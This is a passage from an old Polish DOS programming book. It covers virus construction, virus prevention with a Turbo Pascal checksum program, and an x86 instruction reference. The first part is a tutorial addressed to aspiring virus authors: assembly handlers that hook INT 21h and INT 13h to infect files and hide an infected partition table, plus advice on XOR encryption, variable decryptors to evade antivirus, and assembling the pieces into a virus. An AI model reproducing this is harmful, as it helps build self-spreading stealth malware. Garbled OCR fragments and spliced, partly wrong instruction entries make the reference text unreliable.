Oprócz tego wirus może wykorzystywać te przerwania do zarażania zbiorów podczas próby dostępu do dysku, do informowania o swojej obecności w systemie (tak aby nie nastąpiła próba ponownej infekcji zarażonego systemu) oraz do uniemożliwienia zapisu czegokolwiek do sektorów zajmowanych przez kod wirusa.

Swoją obecność na dysku wirus może maskować poprzez zaznaczenie sektorów ze swoim kodem jako błędnych w tablicy FAT lub poprzez wpisanie się do sektorów nie należących do DOS-owskiego dysku logicznego (np. na dyskietce 5,25" 2S2D na 41 ścieżkę).

Przykładowe procedury obsługi przerwań 13h i 21h mogą działać następująco:

```

adres_21h_ofs dd far ptr (?)
licznik_zarazen db 0

przerwanie_21h:
sti
push ax
push bx
push cx
push dx
push si
push di
push ds
push es
pushf
cmp ah, 0eh
jne p1
mov al, licznik_zarazen
inc al
and al, 7fh
mov licznik_zarazen, al
cmp al, 0
jne p1
call zarazenie_pliku ; Zarazanie pliku raz na 80H
                        ; operacji zmiany napędu
jmp end_21h
p1: cmp ax, haslo
jne p2
popf
pop es
pop ds
pop di
pop si
pop dx
pop cx
pop bx
pop ax ; Informacja dla innych kopii wirusa, ze
mov ax, odzew ; system jest juz zarazony
cli
iret
p2:
end_21h:
popf
pop es

```

tz
dk

ie
M
im
an
ko
wy
zn:

za
pro
baj
mia
M
obe
to b
nie j
wiru
O
dow
do r
grafi

```

pop     ds
pop     di
pop     si
pop     dx
pop     cx
pop     bx
pop     ax
cli
jmp     cs:far [adres_21h_ofs+2] ; skok do właściwej
                                   ; procedury obsługi
                                   ; przerwania

adres_13h_ofs dd far ptr (?)

przerwanie_13h:
sti
pushf
cmp     ah,2
jne     dalej
cmp     dh,0
jne     dalej
cmp     dl,0
je      dalej
cmp     dl,1
je      dalej
cmp     cx,1 ; Sprawdzenie czy następuje próba odczytu
jne     dalej ; tablicy partycji dysku twardego.
mov     cx,9 ; jeśli tak to w miejsce zarazonej tablicy
              ; wczytywana tablica oryginalna ( W tym
              ; przypadku z sektora 0,0,9)

dalej:
popf
cli
jmp     cs:far [adres_13h_ofs+2] ; skok do oryginalnej
                                   ; procedury obsługi
                                   ; przerwania

```

Niektóre wirusy przechwytyją jeszcze przerwanie zegarowe i co 1/18 sekundy sprawdzają czy wirus nie uległ uszkodzeniu, tzn. czy zgadzają się odpowiednie sumy kontrolne. Jeśli tak, to istnieje możliwość, że działanie wirusa jest śledzone przez debuggera. W takim wypadku wirus usuwa się z pamięci lub powoduje restart systemu.

Osobnym tematem jest kodowanie kodu wirusa. Właściwie jest to zagadnienie na samodzielną książkę. Kształt i skomplikowanie procedury kodującej może zależeć tylko od tego, ile czasu będzie Ci się chciało włożyć w jej napisanie. Możesz na przykład stosować różne procedury kodujące w zależności od dnia, miesiąca lub godziny. Zasada jest taka, że im więcej czasu poświęcisz na pisanie takiej procedury, tym wirus będzie trudniejszy do wykrycia przez programy antywirusowe. Najprostszą metodą kodowania jest tak zwane xorowanie, czyli wykonywanie operacji xor na każdym bajcie kodu. Kodowanie w ten sposób ma taką zaletę, że procedura kodująca jest równocześnie procedurą dekodującą, gdyż wykonanie dwukrotnie operacji xor na jakimś elemencie daje w wyniku ten sam element. W treści przykładowego wirusa znajduje się procedura kodująca dysk twardy, korzystająca z xorowania.

„W temacie kodowania” jest jeden słaby punkt. Mianowicie procedura dekodująca nie może być sama zakodowana, a co za tym idzie wykrywając obecność takiej procedury wykrywa się obecność samego wirusa. Aby temu zaradzić stosuje się procedury dekodujące o zmiennej budowie. Przykładowo, jeśli pomiędzy instrukcje dekodujące wstawi się przypadkowy ciąg bajtów (za każdym razem inny) oraz instrukcję skoku do następnego sensownego rozkazu, to taka procedura nie będzie miała stałego wzorca. Jest to jednak już zupełnie inna bajka i być może w II części książki ...

Myszę, że z grubsza omówiłem mechanizmy stosowane przez wirusy w celu maksymalnie długiego maskowania swojej obecności w komputerze. Nic jednak nie stoi na przeszkodzie abyś wymyślił swoje własne procedury maskujące (wymagać to będzie przede wszystkim dużego nakładu pracy). Musisz sobie zdawać sprawę tylko z tego, że żadna procedura maskująca nie jest skuteczna wtedy, gdy wczyta się system operacyjny z niezainfekowanej dyskietki, tak że prędzej czy później, każdy wirus zostanie wykryty.

Ostatnia część wirusa, czyli dowcip zależy tylko i wyłącznie od Twojej inwencji. Osobiście polecam bardziej robienie dowcipów w stylu kropkojada, czy żartownisia (Woda wykryta w koprocesorze !!! , Jestem głodny – włóż HAMBURGERA do napeędu a: !!! , Pocałuj mnie w ... klawiaturę !!! itd.), niż formatowanie dysku twardego albo próby zniszczenia karty graficznej, czy zagrania marsza na stacji dysków.

Na tym zakończyliśmy przegląd głównych procedur, z których składają się typowe wirusy. Oczywiście każda z tych procedur może zostać napisana zupełnie inaczej i tylko od Ciebie zależy jak będzie wyglądać, ważne tylko aby spełniała mniej więcej takie same funkcje, jak te przedstawione powyżej.

Skonstruowanie wirusa z tych procedur nie powinno stanowić problemu. Po prostu zapisz poszczególne procedury jedna po drugiej, zaczynając od tablicy_partycji, zaś na końcu dołącz coś w tym stylu:

```
instaluj:
  call    zarazenie_tablicy_partycji;lub  call zarazenie_pliku
  mov     ax,4CH
  int     21H
koniec:  end instaluj
```

18. Profilaktyka

Najprostszą metodą zabezpieczenia się przed wirusami jest korzystanie tylko i wyłącznie z oryginalnych programów. Dyskietki firmowe nie powinny zawierać żadnych wirusów, a jeśli już jakiś się zdarzy, to firma, która sprzedaje program musi wyrównać wszelkie straty powstałe przez wirusa. Korzystanie z dyskietek z wszelkich innych źródeł niesie za sobą ryzyko zarażenia komputera. Jednak i w tym wypadku, jeśli złapiesz wirusa nie wpadaj w panikę. Wystarczy mieć zaklejone kopie zbiorów z dysku twardego, oraz dyskietkę z oryginalną zawartością tablicy partycji i bloku ładującego dysku twardego (Utworzone na przykład przy pomocy programu Norton Utilities). Mając takie kopie możesz być pewny, że wirus nie zniszczy żadnych cennych danych na dysku.

W przypadku zauważenia jakichkolwiek anomalii w pracy komputera, załaduj na nowo system z zaklejonej dyskietki, co do której masz pewność, że nie jest zainfekowana. Jest to konieczne, gdyż jak pewnie już wiesz po przeczytaniu poprzedniego rozdziału wirusy, mogą stosować różne sztuczki w celu maskowania swojej obecności w systemie. Następnie porównaj zawartość tablicy partycji i bloku ładującego dysku twardego, z tymi, które znajdują się na dyskietce. Porównaj także rozmiary plików z dysku twardego i z dyskietek. Jeśli zauważysz jakiegokolwiek różnicę, będzie to znaczyło, że w systemie jest wirus. Najprostszą metodą pozbycia się go jest przywrócenie oryginalnej tablicy partycji i boot sektora oraz ponowne przekopiowanie z dyskietek plików, które są zarażone. Jeśli chcesz się pobawić w pogromcę wirusów to możesz przeanalizować kod wirusa (zawsze będzie się wykonywał na początku zarażonych programów). Najważniejsza informacja, którą musisz wyciągnąć z wirusa, to adres pierwotnego punktu startu programu oraz ewentualnie oryginalne bajty początku pliku. Przywrócenie oryginalnych wartości do nagłówka i zawartości pliku unieszkodliwia wirusa (może on fizycznie zostać w pliku, ale nie uaktywniać się podczas wykonywania programu). Ostatnim krokiem może być wykasowanie tej części pliku, w której znajduje się kod wirusa, nie jest to jednak czynność niezbędna.

To co przedstawiłem wyżej to całkowita teoria walki z wirusami. Przynajmniej w moim przypadku sprawdza się w stu procentach. Walka z każdym typem wirusa jest inna, ponieważ w każdym mogą być zastosowane inne sztuczki. Myślę jednak, że przy każdym z nich przydadzą Ci się wiadomości z poprzedniego rozdziału.

No pewnie, łatwo powiedzieć „W przypadku zauważenia jakichkolwiek anomalii w pracy w pracy komputera...”. Pewnie zastanawiasz się „co ten facet od Ciebie chce i skąd masz być taki genialny żeby samemu wyczuć wirusa w swoim systemie. Otóż najprostszą metodą sprawdzania, czy wirusy nie dołączyły się do jakiegoś pliku (a co za tym idzie, czy nie ma ich w systemie) jest sprawdzenie jego sumy kontrolnej. Suma ta może być liczona na wiele sposobów. Jeden ze sposobów przedstawię poniżej. Program liczący sumę jest napisany w Turbo Pascalu. Jeśli wywołasz program bez parametrów wejściowych, to po wywołaniu pyta o nazwę zbioru. Program liczy sumę tylko dla pojedynczego zbioru. Możesz go tak zmodyfikować, żeby liczył sumę po kolei dla każdego zbioru w katalogu (lub dla każdego zbioru na dysku), a także aby zapamiętywał gdzieś (na przykład w sektorach dysku niewykorzystywanych przez system) te sumy i przy następnym przebiegu sprawdzał, czy nie zaszły jakieś zmiany.

```
{*****}
{*
{*      Program Suma      Andrzej Dudek      Pazdziernik 1992      *}
{*
{*      Program liczy sumę kontrolną dla pliku, którego nazwa      *}
{*      przekazywana jest jako parametr jego wywołania.          *}
{*
{*      Użycie:                                                    *}
{*
```

```

{ *      Suma nazwa_zbioru
{ *
{ *****
{$I- $R-}
var
suma          :longint;
nazwa         :string;
f             :file;
blad         :byte;
bufor        :word;
przeczytane   :word;

begin
if paramcount<>0 then nazwa:=paramstr(1)
else
begin
        writeln;
        writeln('Podaj nazwe zbioru do sprawdzenia');
        readln(nazwa)
end;
assign(f,nazwa);
reset(f);
blad:=ioresult;
if blad=0 then
begin
        Writeln('bledna nazwa pliku lub blad otwarcia');
        halt
end;
suma:=0;
while not eof(f) do
begin
        blockread(f,bufor,sizeof(word),przeczytane);
        blad:=ioresult;
        if blad<>0 then
        begin
                Writeln('Blad odczytu z pliku');
                halt
        end;
        suma:=suma+bufor;
end;
writeln ('Suma kontrolna pliku ',nazwa,' wynosi ',suma);
end.

```


19. W 80 światów dookoła dnia

W tym rozdziale znajduje się zestawienie różnego rodzaju tabel i kodów, które na pewno przydadzą Ci się przy codziennej pracy z komputerem, a których i tak nigdy byś nie spamiętał. Staralem się pozbierać materiały dotychczas porzucane po różnych publikacjach, wychodząc z założenia, że lepiej mieć na biurku jedną książkę niż piętnaście. Wiadomości czerpałem z książek [1-7] oraz z rewiacyjnego programu firmy Flambeaux Software – TechHelp, Norton Guide'a i programów firmy McAfee. Jeśli korzystałem z innych publikacji, to jest to zaznaczone w tekście. Staralem się zachować terminologię (nie zawsze mi się to udawało) taką, jak w bardzo dobrej książce J. Demineta „System operacyjny MS-DOS” [6]. Uważam bowiem, iż należałoby wreszcie zrobić porządek w nazewnictwie związanym z IBM-em, żeby nie pojawiały się takie kwiatki jak załadowanie systemu, czy dwumiśnięcie myszką, a terminy zaproponowane w tej książce w miarę dokładnie odpowiadają nazwom angielskim.

Lista rozkazów

W tym paragrafie znajdują się rozkazy procesorów Intel 8086/8088, 80286, 80386 oraz te z rozkazów procesora 80486, które nie operują na liczbach zmiennopozycyjnych. Format opisu rozkazów jest następujący:

Rozkaz:	mnemonik odpowiadający rozkazowi
Procesory:	Jeśli rozkaz jest dostępny na wszystkich z wyżej wymienionych komputerów, to w tym miejscu jest napis „Wszystkie”, w przeciwnym wypadku znajduje się nazwa procesora, który pierwszy miał w swoim zestawie instrukcji ten rozkaz. Przykładowo napis 80286 oznacza, że rozkaz może być wykonywany na procesorach 80286, 80386 i 80486. Przy rozkazach działających na 32-bitowych argumentach nie zaznaczałem, że są to rozkazy procesora 80386, ale to wynika z kontekstu. Rozkazy zaznaczone jako 80286 są rozkazami trybu wirtualnego tego procesora.
Znaczniki:	Stan rejestru znaczników po wykonaniu instrukcji. Symbol * oznacza, że znacznik jest ustawiany zgodnie z wynikiem operacji, zaś symbol ? informuje, że znacznik jest niezdefiniowany po wykonaniu operacji.
Kod:	Kod rozkazu w postaci szesnastkowej.
Argumenty:	Oznaczenie argumentów składa się z jednego z symboli imm – argument bezpośredni (stała) r – rejestr rs – rejestr segmentowy m – adres rel – adres relatywny ptr – wskaźnik oraz z liczby 8, 16 lub 32 oznaczającej długość argumentu w bitach. Argumentem może być też nazwa rejestru.
Opis:	Opis działania rozkazu.

Rozkaz:	AAA																																
Procesory:	Wszystkie																																
Znaczniki:																																	
	<table><tr><td></td><td></td><td></td><td></td><td>O</td><td>D</td><td>I</td><td>T</td><td>S</td><td>Z</td><td></td><td>A</td><td></td><td>P</td><td></td><td>C</td></tr><tr><td></td><td></td><td></td><td></td><td>?</td><td></td><td></td><td></td><td>?</td><td>?</td><td></td><td>*</td><td></td><td>?</td><td></td><td>*</td></tr></table>					O	D	I	T	S	Z		A		P		C					?				?	?		*		?		*
				O	D	I	T	S	Z		A		P		C																		
				?				?	?		*		?		*																		
Kod	Argumenty																																
37	Brak																																

Opis: Korekcja rejestru AL po obliczeniu sumy dwóch niespakowanych liczb zapisanych w kodzie BCD.

Rozkaz: **AAD**

Procesory: Wszystkie
Znaczniiki:

				O	D	I	T	S	Z		A		P		C
				?				*	*		?		*		?

Kod
D5 0A

Opis:

Argumenty
Brak

Korekcja przed wykonaniem operacji dzielenia. W rejestrze AL musi znajdować się mniej znacząca cyfra liczby, w rejestrze AH – bardziej znacząca cyfra.

Rozkaz: **AAM**

Procesory: Wszystkie
Znaczniiki:

				O	D	I	T	S	Z		A		P		C
				?				*	*		?		*		?

Kod
D4 0A

Opis:

Argumenty
Brak

Korekcja liczby z AX po wykonaniu mnożenia. Bardziej znacząca cyfra jest umieszczana w AH, a mniej znacząca w AL.

Rozkaz: **AAS**

Procesory: Wszystkie
Znaczniiki:

				O	D	I	T	S	Z		A		P		C
				?				?	?		*		?		*

Kod
3F

Opis:

Argumenty
Brak

Korekcja rejestru AL po obliczeniu różnicy dwóch nieupakowanych liczb zapisanych w kodzie BCD.

Rozkaz: **ADC**

Procesory: Wszystkie
Znaczniiki:

				O	D	I	T	S	Z		A		P		C
				*				*	*		*		*		*

Kod	Argumenty
10	r/m8,r8
11	r/m16,r16
11	r/m32,r32
12	r8,r/m8
13	r16,r/m
13	r32,r/m32
14	AL,imm8
15	AX,imm16
15	EAX,imm32
80/2	r/m8,imm8
81/2	r/m16,imm16
81/2	r/m32,imm32
83/2	r/m16,imm8
83/2	r/m32,imm8
Opis:	Obliczenie sumy dwóch liczb, z ewentualnym dodaniem 1, przy ustawionym znaczniku przeniesienia C i umieszczenie wyniku w pierwszym operandzie.

Rozkaz: ADD

Procesory: Wszystkie
 Znaczniki:

				O	D	I	T	S	Z		A		P		C
				*				*	*		*		*		*

Kod	Argumenty
01	r/m8,r8
01	r/m16,r16
01	r/m32,r32
02	r8,r/m8
03	r16,r/m16
03	r32,r/m32
04	AL,imm8
05	AX,imm16
05	EAX,imm32
80/0	r/m8,imm8
81/0	r/m16,imm16
81/0	r/m32,imm32
83/0	r/m16,imm8R
83/0	r/m32,imm8
Opis:	Obliczenie sumy dwóch liczb, bez uwzględniania przeniesienia i umieszczenie wyniku w pierwszym operandzie.

Rozkaz: AND

Procesory: Wszystkie
 Znaczniki:

				O	D	I	T	S	Z		A		P		C
				0				*	*		?		*		0

Znaczniki:

O	D	I	T	S	Z	A	P	C
					*			

Kod
0F BC
0F BC

Argumenty
r16,r/m16
r32,r/m32

Opis:

Szukanie pierwszego ustawionego bitu w kolejności naturalnej. Rozkaz sprawdza bity drugiego argumentu, zaczynając od bitu 0. Jeśli wszystkie bity są wyzerowane, to znacznik Z jest zerowany, w przeciwnym wypadku znacznik Z jest ustawiany, a do pierwszego operanda wpisywany jest numer pierwszego bitu, który nie był wyzerowany.

Rozkaz: **BSR**

Procesory: 80386
Znaczniki:

O	D	I	T	S	Z	A	P	C
					*			

Kod
0F BD
0F BD

Argumenty
r16,r/m16
r32,r/m32

Opis:

Szukanie pierwszego ustawionego bitu w kolejności odwrotnej. Rozkaz sprawdza bity drugiego argumentu, zaczynając od bitu najbardziej znaczącego. Jeśli wszystkie bity są wyzerowane, to znacznik Z jest zerowany, w przeciwnym wypadku znacznik Z jest ustawiany, a do pierwszego operanda wpisywany jest numer pierwszego bitu, który nie był wyzerowany.

Rozkaz: **BSWAP**

Procesory: 80486
Znaczniki:

O	D	I	T	S	Z	A	P	C

Kod

Argumenty
r32

Opis:

Wymienia kolejność od najmniej do najbardziej znaczącego bajtu w rejestrze na kolejność od najbardziej znaczącego do najmniej znaczącego.

Rozkaz: **BT**

Procesory: 80386
Znaczniki:

O	D	I	T	S	Z	A	P	C
								*

Kod
0F A3
0F A3
0FBA /4
0FBA /4

Argumenty
r/m16,r16
r/m32,r32
r/m16,imm8
r/m32,imm8

Znaczniki:

O D I T S Z A P C

--	--	--	--	--	--	--	--	--	--	--	--	--	--	--

Kod

E8

FF /2

9A

FF /3

E8

FF

9A

9A

FF /3

Opis:

Argumenty

rel16

r/m16

ptr16:16

m16:16

rel32

r/m32

ptr16:32

ptr32:32

m16:32

Funkcja wykonuje skok do procedury, po powrocie z procedury wykonywana jest następna w kolejności instrukcja.

Rozkaz:**CBW**

Procesory:

Wszystkie

Znaczniki:

O D I T S Z A P C

--	--	--	--	--	--	--	--	--	--	--	--	--	--	--

Kod

98

Opis:

Argumenty

Brak

Zamiana bajtu na słowo. Przekształcenie liczby z rejestru AL bez zmiany wartości i umieszczenie jej w AX.

Rozkaz:**CLC**

Procesory:

Wszystkie

Znaczniki:

O D I T S Z A P C

														0
--	--	--	--	--	--	--	--	--	--	--	--	--	--	---

Kod

F8

Opis:

Argumenty

Brak

Wyzerowanie znacznika przeniesienia C.

Rozkaz:**CLD**

Procesory:

Wszystkie

Znaczniki:

O D I T S Z A P C

				0										
--	--	--	--	---	--	--	--	--	--	--	--	--	--	--

Kod

FC

Opis:

Argumenty

Brak

Wyzerowanie znacznika kierunku D.

Kod	Argumenty
3C	AL,imm8
3D	AX,imm16
3D	EAX,imm32
80/7	r/m8,imm8
81/7	r/m16,imm16
81/7	r/m32,imm32
83/7	r/m16,imm8
83/7	r/m32,imm8
38	r/m8,r8
39	r/m16,r16
39	r/m32,r32
3A	r8,r/m8
3B	r16,r/m16
3B	r32,r/m32
Opis:	Porównanie dwóch argumentów. Rozkaz odejmuje zawartość pierwszego argumentu od drugiego, jednak nie zapisuje nigdzie wyniku, a tylko ustawia odpowiednie znaczniki.

Rozkaz: CMPS,CMPSB,CMPSW,CMPSD

Procesory: Wszystkie. CMPSD – 80386

Znaczniki:

				O	D	I	T	S	Z		A		P		C
				*				*	*		*		*		*

Kod	Argumenty
A6	CMPS m8,m8
A7	CMPS m16,16
A7	CMPSB
A6	CMPS m32,m32
A7	CMPSW
A7	CMPSD

Opis: Porównanie komórek ES:[(E)DI] i DS:[(E)SI] oraz zmniejszenie (E)DI i (E)SI o rozmiar porównywanych komórek, jeśli znacznik kierunku D jest ustawiony lub zwiększenie (E)SI i (E)DI o rozmiar komórek jeśli D jest wyzerowany. Instrukcja poprzedzona przedrostkiem REP może służyć do porównywania łańcuchów. Instrukcja CMPSB porównuje bajty (rozmiar 1), CMPSW – słowa (rozmiar 2), CMPSD – słowa podwójne (4).

Rozkaz: CMPXCHG

Procesory: 80486

Znaczniki:

					O	D	I	T	S	Z		A		P		C

Kod	Argumenty
	r/m,r

Opis: Rozkaz porównuje dwa argumenty, a następnie wymienia ich zawartości.

Rozkaz: CWD

Procesory: 80386

Znaczniki:

				O	D	I	T	S	Z		A		P		C
				*				*	*		*		*		

Kod

FE/1

FE/1

FE/1

48

48

Opis:

Argumenty

r/m8

r/m16

r/m32

r16

r32

Rozkaz zmniejsza operand o 1. Nie ustawia znacznika C.

Rozkaz:

DIV

Procesory:

Wszystkie

Znaczniki:

				O	D	I	T	S	Z		A		P		C
				?				?	?		*		?		*

Kod

F6/6

F7/6

F7/6

Opis:

Argumenty

r/m8

r/m16

r/m32

Dzielenie liczb bez znaku. wersja 8, 16 i 32 bitowa dzieli liczbę znajdującą się odpowiednio w AX, DX:AX, EDX:EAX przez operand i umieszcza wynik z dzielenia.

Rozkaz:

ENTER

Procesory:

80286

Znaczniki:

				O	D	I	T	S	Z		A		P		C

Kod

C8

C8

C8

Opis:

Argumenty

imm16,0

imm16,1

imm16,imm8

Instrukcja tworzy przestrzeń na stosie dla zmiennych lokalnym. Pierwszy parametr określa rozmiar potrzebnej pamięci, drugi definiuje poziom podprogramu.

Rozkaz:

HLT

Procesory:

Wszystkie

Znaczniki:

				O	D	I	T	S	Z		A		P		C

Kod

F4

Opis:

Argumenty

Brak

Rozkaz wstrzymuje wykonywanie następnych rozkazów i powoduje oczekiwanie na przerwanie.

Kod	Argumenty
E4	AL,imm8
E5	AX,imm8
E6	EAX,imm8
EC	AL,DX
ED	AL,DX
ED	EAX,DX

Opis: Czytanie z portu. Rozkaz umieszcza wartość przeczytaną z portu o numerze przekazywanym jako drugi argument do rejestru AL (AX, EAX).

Rozkaz: INC

Procesory: Wszystkie

Znaczniki:

	O	D	I	T	S	Z	A	P	C
			*			*	*	*	

Kod	Argumenty
FE/0	r/m8
FE/0	r/m16
FE/0	r/m32
40	r16
40	r32

Opis: Rozkaz zwiększa operand o 1. Nie ustawia znacznika C.

Rozkaz: INS,INSB,INSW,INSD

Procesory: 80286
INSD – 80386

Znaczniki:

	O	D	I	T	S	Z	A	P	C

Kod	Argumenty
6C	INS r/m8,DX
6D	INS r/m16,32
6D	INS r/m32,DX
6C	INSB
6D	INSW
6D	INSD

Opis: Instrukcje powodują wprowadzenie z portu o numerze w DX jednego bajtu (słowa, słowa podwójnego) pod adres ES:[(E)DI] i zwiększenie jeśli znacznik D=0 lub zmniejszenie jeśli znacznik D=1 rejestru (E)DI o 1 (2, 4).

Rozkaz: INT,INTO

Procesory: Wszystkie

Znaczniki:

	O	D	I	T	S	Z	A	P	C
					0	0			

Znaczniki:

O	D	I	T	S	Z	A	P	C

Kod	Postać	Znaczenie	Warunek
72	JB/JNAE rel8	Skok gdy mniejszy Skok gdy nie większy lub równy	C=1
73	JAE/JNB rel8	Skok gdy większy lub równy Skok gdy nie mniejszy	C=0
76	JBE/JNA rel8	Skok gdy mniejszy lub równy Skok gdy nie większy	C=1 lub Z=1
77	JA/JNBE rel8	Skok gdy większy Skok gdy nie mniejszy lub równy	C=0 i Z=0
74	JE/JZ rel8	Skok gdy równy	Z=1
75	JNE/JNZ rel8	Skok gdy nie równy	Z=0
7C	JL/JNGE rel8	Skok gdy mniejszy (liczby ze znakiem) Skok gdy nie większy lub równy	S=0
7D	JGE/JNL rel8	Skok gdy nie większy (liczby ze znakiem) Skok gdy nie mniejszy	S=0
7E	JNG/JLE rel8	Skok gdy mniejszy lub równy Skok gdy nie większy (liczby ze znakiem)	Z=1 lub S=0
7F	JG/JNLE rel8	Skok gdy większy (liczby ze znakiem) Skok gdy nie mniejszy lub równy	Z=0 i S=0
7A	JP/JPE rel8	Skok przy parzystości	P=1
7B	JNP/JPO rel8	Skok przy braku parzystości	P=0
78	JS rel8	Skok gdy znak ujemny	S=1
79	JNS rel8	Skok gdy znak dodatni	S=0
72	JC rel8	Skok przy przeniesieniu	C=1
73	JNC rel8	Skok przy braku przeniesienia	C=0
70	JO rel8	Skok przy nadmiarze	O=1
71	JNO rel8	Skok przy braku nadmiaru	O=0
E3	JCXZ rel8	Skok jeśli rejestr CX = 0	CX=0
E3	JECXZ rel8	Skok jeśli rejestr ECX = 0 (tylko 80386)	ECX=0
0F 82	JB/JNAE rel16/32	Skok gdy mniejszy Skok gdy nie większy lub równy	C=1
0F 83	JAE/JNB rel16/32	Skok gdy większy lub równy Skok gdy nie mniejszy	C=0
0F 86	JBE/JNA rel16/32	Skok gdy mniejszy lub równy Skok gdy nie większy	C=1 lub Z=1

Rozkaz: LAHF

Procesory: Wszystkie
Znaczniki:

O D I T S Z A P C

--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--

Kod 9A
Opis:

Argumenty
Brak
Funkcja ładuje mniej znaczący bajt rejestru znaczników do rejestru AH.

Rozkaz: LAR

Procesory: 80286
Znaczniki:

O D I T S Z A P C

--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--

Kod 0F 02
0F 02
Opis:

Argumenty
r16,r/m16
r32,r/m32
Rozkaz ładuje do rejestru prawo dostępu. Drugi argument musi przedstawiać selektor. Jeśli deskryptor znajduje się wewnątrz odpowiedniej tablicy, to zostanie ustawiony znacznik Z, a bajt dostępu do deskryptora zostanie załadowany do dolnego bajta pierwszego operanda. W przeciwnym wypadku znacznik Z ulegnie wyzerowaniu.

Rozkaz: LEA

Procesory: Wszystkie
Znaczniki:

O D I T S Z A P C

--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--

Kod 8D
8D
Opis:

Argumenty
r16,m
r32,m
Funkcja oblicza offset adresu drugiego argumentu i ładuje go do pierwszego operanda.

Rozkaz: LES,LDS,LGS,LSS,LFS

Procesory: LES,LDS – wszystkie; LGS,LFS,LSS – 80386
Znaczniki:

O D I T S Z A P C

--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--

Opis: Rozkaz ładuje rejestr LDTR (ang. Local Descriptor Table Register – rejestr lokalnego deskryptora). Operand powinien zawierać selektor do globalnego deskryptora. Jeśli deskryptor ten zawiera tablicę LDT to odpowiednie dane zostaną przesłane do LDTR.

Rozkaz: **LMSW**

Procesory: 80286
Znaczniki:

O D I T S Z A P C

--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--

Kod
0F01/6

Argumenty
r/m16

Opis: Instrukcja powoduje przesłanie argumentu do rejestru stanu procesora MSW. Umożliwia ona na przykład przejście procesora z trybu rzeczywistego do wirtualnego. Jest używana tylko w oprogramowaniu systemowym.

Rozkaz: **LOCK**

Procesory: Wszystkie
Znaczniki:

O D I T S Z A P C

--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--

Kod
F0

Argumenty
Brak

Opis: Instrukcja powoduje zablokowanie wszelkich dodatkowych operacji komputera podczas wykonywania rozkazu następującego po niej. Jest przydatne jeśli musimy zmienić od razu parę rejestrów wskazujących segment i offset adresu.

Rozkaz: **LODS,LODSB,LODSW,LODSD**

Procesory: Wszystkie, LODSD – 80386
Znaczniki:

O D I T S Z A P C

--	--	--	--	--	--	--	--	--	--	--	--	--	--	--	--

Kod

Argumenty

AC	LODS	m8
AD	LODS	m16
AD	LODS	m32
AC	LODSB	
AD	LODSW	
AD	LODSD	

Opis: Instrukcje powodują załadowanie do rejestru AL (AX,EAX) bajtu (słowa, słowa podwójnego) spod adresu DS:[(E)SI]. Jeśli D jest ustawiony to zmniejszają, a jeśli wyzerowany, zwiększają zawartość rejestru (E)SI o 1 (2, 4).

Rozkaz: **LOOP,LOOPC**

Procesory: Wszystkie

Znaczniki:

O	D	I	T	S	Z	A	P	C

Kod	Argumenty
88	r/m8,r8
89	r/m16,r16
89	r/m32,r32
8A	r8,r/m8
8B	r16,r/m16
8B	r32,r/m32
8C	r/m16,rs
8D	rs,r/m16
A0	AL,moffs8
A1	AX moffs16
A1	EAX moffs32
A2	moffs8,AL
A3	moffs16,AX
A3	moffs32,EAX
B0	r8,imm8
B8	r16,imm16
B8	r32,imm31
C6	r/m8,imm8
C7	r/m16,imm16
C7	r/m32,imm32

Opis: Rozkaz powoduje przesłanie wartości drugiego operanda do pierwszego.

Rozkaz: **MOV**

Procesory: 80386

Znaczniki:

O	D	I	T	S	Z	A	P	C

Kod	Argumenty
0F 20	r32,CRn
0F 22	CRn,r32
0F 21	r32,DRn
0F 23	DRn,r32
0F 24	r32,TRn
0F 26	TRn,r32

Opis: Rozkaz przysyła dane między rejestrami ogólnego przeznaczenia, a rejestrami specjalnymi: CR0/CR2/CR3 – rejestry kontrolne. DR0, DR1, DR2, DR3, DR6, DR7 – rejestry „odpluskwania” TR6, TR7 – rejestry testowe.

Rozkaz: **MOVS,MOVSB,MOVSW,MOVSD**

Procesory: Wszystkie, MOVSD – 80386

Znaczniki:

O	D	I	T	S	Z	A	P	C

Kod	Argumenty
A4	MOVS m8,m8
A5	MOVS m16,16
A5	MOVS m32,m32
A4	MOVSB
A5	MOVSW
A5	MOVSD
Opis:	Przekopiowanie do komórki ES:[(E)DI] wartości DS:[(E)SI] oraz zmniejszenie (E)DI i (E)SI o rozmiar komórki, jeśli znacznik kierunku D jest ustawiony, lub zwiększenie (E)SI i (E)DI o rozmiar komórek jeden jeśli D jest wyzerowany. Instrukcja poprzedzona przedrostkiem REP może służyć do kopiowania łańcuchów. Instrukcja MOVSB kopiuje bajty (rozmiar 1), MOVSW – słowa (rozmiar 2), MOVSD – słowa podwójne (4).

Rozkaz: **MOVSX**

Procesory: 80386
Znaczniki:

[illegible]

Kod	Argumenty
0F BE	r16,r/m8
0F BE	r32,r/m8
0F BE	r32,r/m16
Opis:	Instrukcja pobiera wartość drugiego argumentu traktując ją jako liczbę ze znakiem i odpowiednio rozszerza (Poprzez powielenie najbardziej znaczącego bitu) bez zmiany wartości, ładując do pierwszego operanda.

Rozkaz: MOVZX

Procesory: 80386
Znaczniki:

[illegible]

Kod	Argumenty
0F B6	r16,r/m8
0F B6	r32,r/m8
0F B7	r32,r/m16
Opis:	Instrukcja pobiera wartość drugiego argumentu traktując ją jako liczbę bez znaku i odpowiednio rozszerza (Poprzez powielenie zer) bez zmiany wartości, ładując do pierwszego operanda.

Rozkaz: MUL

Procesory: Wszystkie
Znaczniki:

				O	D	I	T	S	Z		A		P		C
				*				?	?		?		?		*

Kod Argumenty

F6/4 r/m8

F7/4 r/m16

F7/4 r/m32

Opis: Rozkaz wykonuje mnożenie dwóch liczb bez znaku i umieszcza wynik w pierwszym operandzie. Jeśli argument jest 8(16,32)-bitowy to mnoży go przez zawartość przez AL (AX, EAX), a wynik jest umieszczany w AX (DX:AX, EDX:EAX). Jeśli rezultat nie mieści się w rejestrze docelowym, to jest ustawiany znacznik C.

Rozkaz: **NEG**

Procesory: Wszystkie

Znaczniki:

				O	D	I	T	S	Z			A	P	C
				*				*	*			*	*	*

Kod Argumenty

F6/3 r/m8

F7/3 r/m16

F7/3 r/m32

Opis: Rozkaz zamienia zawartość operandu na jego dwójkowe dopełnienie. Operand jest odejmowany od zera, a wartość umieszczana w operandzie.

Rozkaz: **NOP**

Procesory: Wszystkie

Znaczniki:

				O	D	I	T	S	Z			A	P	C

Kod Argumenty

90 Brak

